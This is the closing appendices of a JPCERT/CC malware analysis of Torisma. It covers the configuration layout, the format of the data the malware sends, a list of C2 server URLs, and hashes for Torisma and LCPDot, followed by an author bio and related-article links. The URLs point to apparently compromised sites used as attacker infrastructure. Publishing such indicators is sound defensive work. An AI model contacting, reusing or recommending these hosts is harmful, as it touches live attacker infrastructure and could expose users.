0x00d	Time	
0x011	-	

0x015	Drive check time	
0x01D	Sleep time	
0x021	C2 server * 6	Size 0x202 (VEST-32 encrypted)
0xC2D	C2 server size * 6	Size 0x4
0xC45	Disc drive flag	Whether to count the number of disc drives
0xC49	WTSActive flag	Whether to count the number of logon users
0xC4D	ID	

Appendix B: Data sent by Torisma

Table B: Format of data sent

Offset	Length	Contents
0x000	0x400	URL
0x400	0x18	MAC address of infected host
0x418	0xC	Random string
0x424	8	ID
0x434	4	Numeric value
0x438	4	"2"

Appendix C: C2 servers

- https://www.commodore.com.tr/mobiquo/appExtt/notdefteri/writenote.php
- https://www.fabianiarte.com/newsletter/arte/view.asp
- https://www.scimpex.com/admin/assets/backup/requisition/requisition.php
- https://akramportal.org/public/voice/voice.php
- https://inovecommerce.com.br/public/pdf/view.php
- https://www.index-consulting.jp:443/eng/news/index.php
- http://kenpa.org/yokohama/main.php
- https://vega.mh-tec.jp:443/.well-known/index.php
- http://www.hirokawaunso.co.jp/wordpress/wp-includes/ID3/module.audio.mp4.php
- https://ja-fc.or.jp/shop/shopping.php
- https://www.leemble.com/5mai-lyon/public/webconf.php
- https://www.tronslog.com/public/appstore.php

- https://mail.clicktocareers.com/dev_clicktocareers/public/mailview.php

Appendix D: Malware hash value

Torisma


- 9ae9ed06a69baa24e3a539d9ce32c437a6bdc136ce4367b1cb603e728f4279d5
- f77a9875dbf1a1807082117d69bdbdd14eaa112996962f613de4204db34faba7
- 7762ba7ae989d47446da21cd04fd6fb92484dd07d078c7385ded459dedc726f9

LCPDot

- 0c69fd9be0cc9fadacff2c0bacf59dab6d935b02b5b8d2c9cb049e9545bb55ce
- a9334efa9f40a36e7dde7ef1fe3018b2410cd9de80d98cf4e3bb5dd7c78f7fde
- ba57f8fcb28b7d1085e2e5e24bf2a463f0fa4bbbeb3f634e5a122d0b8dbb53cc

-
- Email

Author



朝長 秀誠 (Shusei Tomonaga)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

Was this page helpful?



0 people found this content helpful.



If you wish to make comments or ask questions, please use this form.

This form is for comments and inquiries. For any questions regarding specific commercial products, please contact the vendor.


please change the setting of your browser to set JavaScript valid. Thank you!

Related articles

- 
2015 Jan
APT10 started using HUI loader
2015 Apr
Blue Termite started using HUI loader
2020 Jun
A41APT started using HUI loader
2021 Aug
DEV-0401 started using HUI loader
2015
2017
2019
2021
2016
2018
2020
2022
2016 Jul
□ Password randomized
□ DLL injection
2021 Dec
□ Security features bypassed
□ "HUI..." strings deleted
  Analysis of HUI Loader
- 

  Anti-UPX Unpacking Technique
- 
  XXX-XXXX-XXXX
  SMS
  お客さま宛にお荷物のお届けにあがりましたが、不在のため持ち帰りました。下記よりご確認ください。
  http://xxx...
  12:00
  FAQ: Malware that Targets Mobile Devices and How to Protect Them
- 

  Malware WinDealer used by LuoYu Attack Group

- 

ID	Computer	Wan	Lan	Location	AuthName	OSName	OSVersion	Patch	OS...	Core...	Computer...
50016840	DESKTOP-...	210.144.2...	210.144.2...		Windows	Windows 1...	10.0.14...		64	2	Windows

  About Times

  Times v1.2
  Copyright (C) 2018

Info Type	Time	Info Content

  Malware Gh0stTimes Used by BlackTech

Back
Top
Next